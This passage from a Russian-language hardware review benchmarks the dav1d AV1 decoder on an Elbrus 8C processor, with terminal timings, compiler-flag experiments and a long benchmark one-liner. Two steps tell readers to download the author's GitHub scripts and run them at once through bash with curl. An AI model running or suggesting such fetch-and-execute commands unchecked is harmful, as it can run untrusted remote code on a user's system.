Decoded 8929/8929 frames (100.0%) - 10.90/1784.02 fps (0.01x)
3800.88user 18.70system 13:39.31elapsed 466%CPU (0avgtext+0avgdata 470152maxresident)k
0inputs+0outputs (0major+575011minor)pagefaults 0swaps
ikakprosto@BitblazeOberon100Le8c av1 $ ffprobe -hide_banner -i Chimera-AV1-8bit-1920x1080-6736kbps.ivf 2>&
1 | grep -v libdav1d
Input #0, ivf, from 'Chimera-AV1-8bit-1920x1080-6736kbps.ivf':
  Duration: 00:00:05.01, start: 0.000000, bitrate: 501219 kb/s
  Stream #0:0: Video: av1 (Main) (AV01 / 0x31305641), yuv420p(tv), 1920x1080 [SAR 1:1 DAR 16:9], 23.98 tbr
, 23.98 tbn, 23.98 tbc
ikakprosto@BitblazeOberon100Le8c av1 $
```

Скриншот 90. Тест при помощи dav1d 0.5.2 из репозитория Альт Линукс 10.

Для начала, я попробовал прогнать тест при помощи варианта из репозитория Альт Линукс. Только там довольно старая версия, 0.5.2.

И проблема в том, что версия 0.5.2 очень медленная.

```
ikakprosto@BitblazeOberon100Le8c: /mnt/shared/av1
Файл  Правка  Вид  Поиск  Терминал  Справка
ikakprosto@BitblazeOberon100Le8c av1 $ for dav1dversion in "0.5.2" "0.8.2" "0.9.2"; do echo ; for testvideo in "Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu"
"Chimera-AV1-8bit-1920x1080-6736kbps.ivf" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf"; do /usr/bin/time -f 'Execution time: %E (%e seconds). Command: %C' ./dav1d-$
dav1dversion/build/tools/dav1d -i "./$testvideo" -o - --framethreads 8 --tilethreads 4 --muxer=null; done; done

dav1d 0.5.2-0-g39667c7 - by VideoLAN
Decoded 35716/35716 frames (100.0%) - 14.38/25.00 fps (0.58x)
Execution time: 41:24.27 (2484.27 seconds). Command: ./dav1d-0.5.2/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --framethreads 8 -
-tilethreads 4 --muxer=null
dav1d 0.5.2-0-g39667c7 - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 14.98/1784.02 fps (0.01x)
Execution time: 9:56.11 (596.11 seconds). Command: ./dav1d-0.5.2/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --framethreads 8 --tilethread
s 4 --muxer=null
dav1d 0.5.2-0-g39667c7 - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 11.32/1784.02 fps (0.01x)
Execution time: 13:08.65 (788.65 seconds). Command: ./dav1d-0.5.2/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --framethreads 8 --tilethre
ads 4 --muxer=null

dav1d 0.8.2-0-gf06148e - by VideoLAN
Decoded 35716/35716 frames (100.0%) - 22.29/25.00 fps (0.89x)
Execution time: 26:42.39 (1602.39 seconds). Command: ./dav1d-0.8.2/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --framethreads 8 -
-tilethreads 4 --muxer=null
dav1d 0.8.2-0-gf06148e - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 26.29/1784.02 fps (0.01x)
Execution time: 5:39.67 (339.67 seconds). Command: ./dav1d-0.8.2/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --framethreads 8 --tilethread
s 4 --muxer=null
dav1d 0.8.2-0-gf06148e - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 15.64/1784.02 fps (0.01x)
Execution time: 9:30.91 (570.91 seconds). Command: ./dav1d-0.8.2/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --framethreads 8 --tilethrea
ds 4 --muxer=null

dav1d 0.9.2-0-g7b433e0 - by VideoLAN
Decoded 35716/35716 frames (100.0%) - 22.26/25.00 fps (0.89x)
Execution time: 26:44.75 (1604.75 seconds). Command: ./dav1d-0.9.2/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --framethreads 8 -
-tilethreads 4 --muxer=null
dav1d 0.9.2-0-g7b433e0 - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 26.14/1784.02 fps (0.01x)
Execution time: 5:41.74 (341.74 seconds). Command: ./dav1d-0.9.2/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --framethreads 8 --tilethread
s 4 --muxer=null
dav1d 0.9.2-0-g7b433e0 - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 15.63/1784.02 fps (0.01x)
Execution time: 9:31.24 (571.24 seconds). Command: ./dav1d-0.9.2/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --framethreads 8 --tilethrea
ds 4 --muxer=null
ikakprosto@BitblazeOberon100Le8c av1 $
```

Скриншот 91. Сравнение версий dav1d 0.5.2, 0.8.2 и 0.9.2 при компиляции с флагами -O4 -ffast -mtune=elbrus-8c

Я попробовал скомпилировать dav1d сам из исходного кода, используя при компиляции опции **-O4** и **-ffast**, дабы компилятор старался в большей степени оптимизировать код, и у меня с dav1d 0.5.2, который я собрал сам, вышли примерно те же результаты, что и с тем уже собранным, что доступен из репозитория. Но вот версии 0.8.2 и 0.9.2 вышли значительно быстрее: по 1-му сэмплу они быстрее на 55%, по 2-му – на 75%, а по 3-ему – на 38%. Короче говоря, старая версия 0.5.2 из репозитория Альт Линукса примерно в 1.5 раза отстаёт от более свежих, которые мы можем скомпилировать сами.

```
Compiler for C supports arguments -fvisibility=hidden: YES
Compiler for C supports arguments -Wundef: YES
Compiler for C supports arguments -Werror=vla: YES
Compiler for C supports arguments -Wno-maybe-uninitialized: YES
Compiler for C supports arguments -Wno-missing-field-initializers: YES
Compiler for C supports arguments -Wno-unused-parameter: YES
Compiler for C supports arguments -Wstrict-prototypes: YES
Compiler for C supports arguments -Werror=missing-prototypes: YES
Compiler for C supports arguments -Wshorten-64-to-32: NO
Compiler for C supports arguments -fomit-frame-pointer: YES
Compiler for C supports arguments -ffast-math: YES
Compiler for C supports arguments -O4: YES
Compiler for C supports arguments -fwhole: NO
Compiler for C supports arguments -ffast: YES
Configuring config.h using configuration
Configuring version.h using configuration
```

Скриншот 92. Попытка задействовать опцию -fwhole при компиляции.

Я пытался воспользоваться при компиляции и опцией -fwhole, но сборщик meson её просто отказался принимать.

```
FAILED: tests/seek_stress
cc  -o tests/seek_stress tests/seek_stress.p/seek_stress.c.o tools/dav1d.p/dav1d_cli_parse.c.o tools/libdav1d_input.a.p/
input_input.c.o tools/libdav1d_input.a.p/input_ivf.c.o -Wl,--as-needed -Wl,--no-undefined -Wl,-O1 -Wl,--start-group src/
libdav1d.a -pthread -lm -ldl -Wl,--end-group
ld: tools/libdav1d_input.a.p/input_input.c.o with '.pack_pure_eir' is illegal during non-relocatable linkage
ld: tools/libdav1d_input.a.p/input_input.c.o: error adding symbols: file in wrong format
[81/83] Linking target tools/dav1d
FAILED: tools/dav1d
cc  -o tools/dav1d tools/dav1d.p/dav1d.c.o tools/dav1d.p/dav1d_cli_parse.c.o -Wl,--as-needed -Wl,--no-undefined -Wl,-O1
-Wl,--start-group src/libdav1d.a tools/libdav1d_input.a tools/libdav1d_output.a -pthread -lm -ldl -Wl,--end-group
ld: src/libdav1d.a(cpu.c.o) with '.pack_pure_eir' is illegal during non-relocatable linkage
ld: src/libdav1d.a: error adding symbols: file in wrong format
[82/83] Linking target tests/libfuzzer/dav1d_fuzzer_mt
FAILED: tests/libfuzzer/dav1d_fuzzer_mt
cc  -o tests/libfuzzer/dav1d_fuzzer_mt tests/libfuzzer/dav1d_fuzzer_mt.p/dav1d_fuzzer.c.o tests/libfuzzer/dav1d_fuzzer_m
t.p/main.c.o -Wl,--as-needed -Wl,--no-undefined -Wl,-O1 -Wl,--start-group src/libdav1d.a -pthread -ldl -Wl,--end-group
ld: src/libdav1d.a(cpu.c.o) with '.pack_pure_eir' is illegal during non-relocatable linkage
ld: src/libdav1d.a: error adding symbols: file in wrong format
[83/83] Linking target tests/libfuzzer/dav1d_fuzzer
FAILED: tests/libfuzzer/dav1d_fuzzer
cc  -o tests/libfuzzer/dav1d_fuzzer tests/libfuzzer/dav1d_fuzzer.p/dav1d_fuzzer.c.o tests/libfuzzer/dav1d_fuzzer.p/main.
c.o -Wl,--as-needed -Wl,--no-undefined -Wl,-O1 -Wl,--start-group src/libdav1d.a -pthread -ldl -Wl,--end-group
ld: src/libdav1d.a(cpu.c.o) with '.pack_pure_eir' is illegal during non-relocatable linkage
ld: src/libdav1d.a: error adding symbols: file in wrong format
ninja: build stopped: subcommand failed.
```

Скриншот 93. Попытка скомпилировать dav1d с опцией -fwhole-shared.

В вики Альт Линукса читал ещё про опцию -fwhole-shared, но у меня с ней сборка не удалась, так что в итоге **-fwhole** и **-fwhole-shared** для большей оптимизации не смог задействовать.

Если помните, год назад я проводил этот же тест на Macbook Pro с Apple M1: тогда мы просто афигели от низкой эффективности Rosetta 2: всего 23% по 1-му сэмплу. Т.е. более чем в 4 раза у нас просела производительность при декодировании AV1 видео, когда мы использовали версию под x86 в трансляции вместо нативной версии под ARM. Но тут есть нюанс. Мы тогда оба варианта (и ARM, и x86) собирали с использованием Ассемблерного кода под каждую из этих платформ. И вот здесь то и собака зарыта: Ассемблерного кода в dav1d нету под E2K. Как нам тогда более-менее релевантно сравнить Эльбрус 8C с Intel и Apple в данной задаче?

meson_options.txt 1.31 KB

```
1  # General options
2
3  option('bitdepths',
4      type: 'array',
5      choices: ['8', '16'],
6      description: 'Enable only specified bitdepths')
7
8  option('enable_asm',
9      type: 'boolean',
10     value: true,
11     description: 'Build asm files, if available')
12
```

Скриншот 94. Содержимое конфигурационного файла meson_options.txt в dav1d.

Решение простое. Возьмём и соберём dav1d из обычного C кода под все платформы. Чтобы у нас не использовался Ассемблер при сборке, достаточно у опции **enable_asm** в параметре **value** заменить значение **true** на **false**, и тогда даже если есть возможность собрать программу из Ассемблера, будет произведена сборка из C кода. Т.е. если в случае с ffmpeg и с Blender многое упиралось в то, насколько хорошо софт оптимизирован под Эльбрус, то здесь мы уже можем оценить его в равных условиях с остальными. Но, да, имейте в виду, что под x86 и ARM у куда большего числа приложений имеются крутые оптимизации с интринсиками, или и вовсе чистым Ассемблером, как в случае с dav1d.

```
283
284  if (get_option('buildtype') != 'debug' and get_option('buildtype') != 'plain')
285      optional_arguments += '-fomit-frame-pointer'
286      optional_arguments += '-ffast-math'
287  endif
288
```

Скриншот 95. Строки в файле meson.build, которые мы будем оптимизировать.

Я решил, что неплохо бы оценить результат при сборке с разными флагами для компилятора. Т.е. мы посмотрим ещё и на то, как меняется производительность при различных требованиях по оптимизации от компилятора. Для этого меж строк 286 и 287 мы добавим следующее:

```
optional_arguments += '-O4'
optional_arguments += '-fwhole'
optional_arguments += '-ffast
```

Да, я говорил, что опция -fwhole у меня не сработала, но я её оставляю на случай, если со следующими версиями dav1d она уже будет работать.

Чтобы автоматизировать процесс редактирования конфигурационных файлов и дальнейшей сборки я форкнул проект dav1d и написал небольшой скрипт. Что делает этот sh скрипт? Он создаёт папку av1, в неё выкачивает dav1d и подгоняет его под версию 6aaeeea6 с git VideoLAN, с которым я и проводил тесты (опционально можно воспользоваться версиями 0.5.2, 0.8.2 и 0.9.2 при помощи команды */bin/bash install.sh --version нужная_вам_версия*). Почему я выбрал эту версию? Потому, что с самой свежей (на момент тестирования) версией у меня получились лучшие результаты на всех платформах. Как я понял из тэгов в Git проекта, версия 0.9.3 к релизу не планируется, дальше будет уже релиз 1.0.0 (на момент редактуры статьи, эта версия уже вышла). Ту предрелизную версию 1.0.0, с которой я проводил тесты, я решил обозначить условной 0.9.3 (точнее, 0.9.3-git-6aaeeea6).

Для x86 и ARM платформ мой скрипт загружает 5 копий dav1d. В трёх из них редактируются конфигурационные файлы так, чтобы на выходе мы имели сборку из C кода в 3 вариантах: без доп. опций, с оптимизацией -O3 при помощи meson (команда meson .. --optimization=3 --default-library=static), и с оптимизацией -O4 (правка файла meson.build, и плюс к этому команда meson .. --optimization=3 --default-library=static). В оставшихся двух генерируются версии из Ассемблера без доп. опций и с оптимизацией -O3 (также при помощи команды meson .. --optimization=3 --default-library=static). По моим тестам, между вариантами сборки из C кода -O3 и -O4 нет никакой разницы на x86 и ARM машинах, т.к. для компилятора gcc опции -O3 и -O4 равнозначны. Также нет разницы между Ассемблером без опции -O3 и с этой опцией, т.к., очевидно, когда дело касается Ассемблера, компилятор ничего особо не оптимизирует, это ведь не C и не C++ код. Поэтому на x86 машинах мы будем сравнивать результаты в 3 вариантах: без дополнительных оптимизаций компилятором, с ними (-O3 через meson), и с Ассемблером.

На E2K платформе (Эльбрус) мой скрипт загружает 3 копии dav1d. В первой мы производим сборку без каких-либо доп. оптимизаций, во второй

мы редактируем файл meson.build, добавляя в опции сборки -O3, -ffast и -fwhole (эта опция не задействуется при сборке, но в скрипте оставил на будущее, мало ли что) и указываем сборку с оптимизацией -O3 ещё через meson (meson .. --optimization=3 --default-library=static), а в третьей мы делаем всё то же самое, только с заменой -O3 на -O4.

Итого мы будем сравнивать по 3 варианта сборки на каждой из архитектур: код на C, код на C с -O3 оптимизацией, и Ассемблер для x86 и ARM, а также код на C, код на C с оптимизациями -O3 и -ffast, и код на C с оптимизациями -O4 и -ffast для Эльбруса.

Кроме того, на Эльбрусе мы ещё взглянем на то, сколько производительности мы теряем при использовании каждого из вариантов для x86 через транслятор RTC. В общем, этот тест будет самым интересным.

Для сборки dav1d вам понадобятся следующие зависимости: git, meson и ninja (пакет ninja-build в Альт). Для x86 платформы нужен ещё nasm. Если у вас платформа не x86, для загрузки уже скомпилированной x86 версии для теста в трансляции вам понадобится ещё консольная утилита wget.

Если у вас Mac, вы можете установить все необходимые зависимости одним простым скриптом, который я для вас приготовил. Остальным же на Linux надо в своих дистрибутивах в репозиториях найти необходимые пакеты и установить их (ну не сделать мне под это универсальный скрипт).

Можете скрипт для установки зависимостей на Mac предварительно не загружать, а одной командой в Терминале сразу и загрузить, и выполнить:

```
/bin/bash -c "$(curl -fsSL
https://raw.githubusercontent.com/ZChuckMoris/dav1d/master/macos_deps.sh)"
```

В будущем, если bash уберут из macOS, просто замените /bin/bash на /bin/zsh. Пока что bash оставили даже в macOS 12 Monterey, просто с macOS 11 он не используется по умолчанию. Воспользоваться им по-прежнему можно. С bash я проверял и всё работает нормально, и с zsh у меня проблем тоже не было. Но мало ли что, я же zsh дотошно не тестил...

Далее на всех платформах, после установки нужных зависимостей, вам понадобится команда, чтобы загрузить и скомпилировать dav1d с разными

опциями, и загрузить ещё собранные x86 варианты для теста в трансляции (если у вас не x86 архитектура), и ещё загрузить все 3 сэмпла для теста:

```
/bin/bash -c "$(curl -fsSL
https://raw.githubusercontent.com/ZChuckMoris/dav1d/master/install.sh)"
```

После того, как вы выполните эту команду, если вы предварительно установили все необходимые зависимости, вас в папке av1 будут ждать собранный dav1d под вашу платформу с разными опциями, загруженные 3 сэмпла от Netflix, и версии dav1d для x86 платформы в папке x86 внутри av1 (это в том случае, если у вас платформа не x86, т.е. либо ARM, либо E2K).


Для теста на Linux (ARM/E2K/x86) и macOS (ARM/x86) я написал один единый набор команд. Если он вам не подойдёт, дайте мне знать об этом.

```
dav1dversion="0.9.3-git-6aaeeea6"; if [[ $(arch) =~ ^(arm|aarch64) ]]; then if [[
$OSTYPE =~ ^linux ]]; then if [[ -f /usr/bin/exagear ]]; then translator="exagear";
translatorargs=" -- "; function transver() { echo "ExaGear version:
$(/opt/exagear/bin/ubt_x64a64_opt --version | grep -i Revision)"; }; fi; elif [[
$OSTYPE =~ ^darwin ]]; then translator="arch"; translatorargs="-x86_64"; else if [[
$(ps -p $$ | awk '{print $4}' | tail -n 1) =~ zsh ]]; then echo '?Trying to run on
unsupported platform.'; return 1 2>/dev/null; else while true; do read -s -n 1 -p
"Unsupported platform. Press Ctrl+C to quit."; done; fi; fi; fi; if [[  $(arch) =~
^e2k ]]; then translator="/opt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob"; translatorargs="-
-path_prefix /mnt/shared/rtc/ubuntu20.04/ -b $HOME -b /etc/passwd -b /etc/group -b
/etc/resolv.conf --"; function transver() { /opt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob -
-version | egrep -o "^.*lcc\s?[a-Z0-9.]*" }; fi; if [[ ! $(nproc) || $(nproc) == ""
|| $(nproc) -le 0 ]]; then cputhreads=$(getconf _NPROCESSORS_ONLN); else
cputhreads=$(nproc); fi; if [[ $dav1dversion =~ ^(0\.9\.3-git|1\.) ]]; then
threads="--threads $cputhreads"; else if [[ $cputhreads -ge 2 ]]; then threads="--
framethreads $cputhreads --tilethreads $(( $cputhreads / 2 ))"; else threads="--
framethreads 1 --tilethreads 1"; fi; fi; postargs="-o - $threads --muxer=null";
translate=""; folder1=""; folder2="x86_64"; if [[ ! $(arch) =~
^((x|i[[:digit:]])86|amd64) ]]; then declare -a folders=("$folder1" "$folder2"); else
declare -a folders=("$folder1"); fi; for folder in "${folders[@]}"; do cd ./$folder;
if [[ $folder == $folder1 ]]; then translate=""; Mode="Native"; if [[ $(arch) ==
"e2k" ]]; then declare -a buildargsarr=("" "-O3" "-O4"); elif [[ $(arch) =~
^(arm|aarch64) ]]; then buildargsarr=("" "-O3" "-asm"); fi; else echo ; if [[ $(type
-t transver) == function ]]; then transver; fi; translate="$translator
$translatorargs"; Mode="Translate"; declare -a buildargsarr=("" "-O3" "-asm"); fi;
for buildargs in "${buildargsarr[@]}"; do dav1d="dav1d-
$dav1dversion$buildargs/build/tools/dav1d"; echo ; eval $translate ./$dav1d --
version; for testvideo in "Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu"
"Chimera-AV1-8bit-1920x1080-6736kbps.ivf" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf";
do if [[ $OSTYPE =~ ^linux ]]; then /usr/bin/time -f "Elapsed: %E (%e secs). Mode:
$Mode. dav1d$buildargs. Threads: $cputhreads. Video: $testvideo" /bin/bash -c "eval
$translate ./$dav1d -i ./$testvideo $postargs &>/dev/null"; else shell="bash"; if [[
$(ps -p $$ | awk '{print $4}' | tail -n 1) =~ zsh ]]; then shell="zsh"; fi;
/usr/bin/time /bin/$shell -c "eval $translate ./$dav1d -i ./$testvideo $postargs
&>/dev/null"; fi; done; done; if [[ $folder != "" ]]; then cd ../; fi; done
```


Напомню, что эти наборы команд я писал уже после тестов (см. главу 4.1). То, что на скринах виден другой код, не имеет значения, т.к. разница лишь в визуале. В виде скрипта этот код сможете найти в репозитории на GitHub.

```
Терминал - ikakprosto@BitblazeOberon100Le8c: /mnt/shared/av1
Файл Правка Вид Терминал Вкладки Справка
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/av1$ dav1dversion="0.9.3-git-6aaeeea6"; postargs="-o - --threads $(nproc) --muxer=null"; de
clare -a folders=("lcc-1.26.09" "lcc-1.25.19"); for folder in "${folders[@]}"; do cd ./$folder; echo; echo "Compiler: $folder"; declare
-a buildargsarr=("" "-O3" "-O4"); for buildargs in "${buildargsarr[@]}"; do dav1d="dav1d-$dav1dversion$buildargs/build/tools/dav1d"; ./$
dav1d --version; for testvideo in "Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu" "Chimera-AV1-8bit-1920x1080-6736kbps.ivf" "Chimera-
AV1-10bit-1920x1080-6191kbps.ivf"; do /usr/bin/time -f "Elapsed: %E (%e secs). dav1d$buildargs. Threads: $(nproc). Video: $testvideo" /b
in/bash -c "./$dav1d -i ./$testvideo $postargs &>/dev/null"; done; done; cd ../; done; telegram-send done

Compiler: lcc-1.26.09
0.9.2-112-g6aaeeea
Elapsed: 17:58.93 (1078.93 secs). dav1d. Threads: 8. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 4:30.88 (270.88 secs). dav1d. Threads: 8. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 9:06.16 (546.16 secs). dav1d. Threads: 8. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf
0.9.2-112-g6aaeeea
Elapsed: 17:32.66 (1052.66 secs). dav1d-O3. Threads: 8. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 4:25.66 (265.66 secs). dav1d-O3. Threads: 8. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 8:46.40 (526.40 secs). dav1d-O3. Threads: 8. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf
0.9.2-112-g6aaeeea
Elapsed: 17:07.68 (1027.68 secs). dav1d-O4. Threads: 8. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 4:16.87 (256.87 secs). dav1d-O4. Threads: 8. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 8:15.04 (495.04 secs). dav1d-O4. Threads: 8. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf

Compiler: lcc-1.25.19
0.9.2-112-g6aaeeea
Elapsed: 17:59.54 (1079.54 secs). dav1d. Threads: 8. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 4:30.69 (270.69 secs). dav1d. Threads: 8. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 9:03.19 (543.19 secs). dav1d. Threads: 8. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf
0.9.2-112-g6aaeeea
Elapsed: 17:01.14 (1021.14 secs). dav1d-O3. Threads: 8. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 4:14.58 (254.58 secs). dav1d-O3. Threads: 8. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 9:12.58 (552.58 secs). dav1d-O3. Threads: 8. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf
0.9.2-112-g6aaeeea
Elapsed: 16:50.72 (1010.72 secs). dav1d-O4. Threads: 8. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 4:12.85 (252.85 secs). dav1d-O4. Threads: 8. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 8:18.37 (498.37 secs). dav1d-O4. Threads: 8. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/av1$
```


Скриншот 96. Тестирование dav1d на Эльбрус 8С с Эльбрус ОС 7.1 и компилятором lcc версий 1.26.09 и 1.25.19



Гистограмма 41. Сравнение dav1d на Эльбрус 8С при сборке разными версиями компилятора LCC (1.25.19 и 1.26.09).



Гистограмма 42. Сравнение dav1d на Эльбрус 8С при сборке разными версиями компилятора LCC (1.25.19 и 1.26.09).



Гистограмма 43. Сравнение dav1d на Эльбрус 8С при сборке разными версиями компилятора LCC (1.25.19 и 1.26.09).

Сперва я провёл тест на Эльбрус ОС 7.1 с разными версиями компилятора (1.26.09 из OSL 7.1 и 1.25.19 из OSL 6.0.1). С одинаковыми опциями (с -O3 или -O4, или без) выходит так, что программа dav1d, собранная старой версией компилятора, работает чуть быстрее. Там разница не велика, чуть менее 1%, если брать среднюю разницу по всем 3 сэмплам. Как я понял, основные изменения lcc 1.26 затрагивают совместимость с GCC более свежей версии (9.3.0 вместо 7.3) и оптимизации под более свежие процессоры серии Эльбрус. На 8С же разницы по скорости особо нет, так что, по большому счёту, на Альт Линукс и 10 и Эльбрус ОС 7.1 мы будем наблюдать примерно один и тот же уровень производительности на 8С.

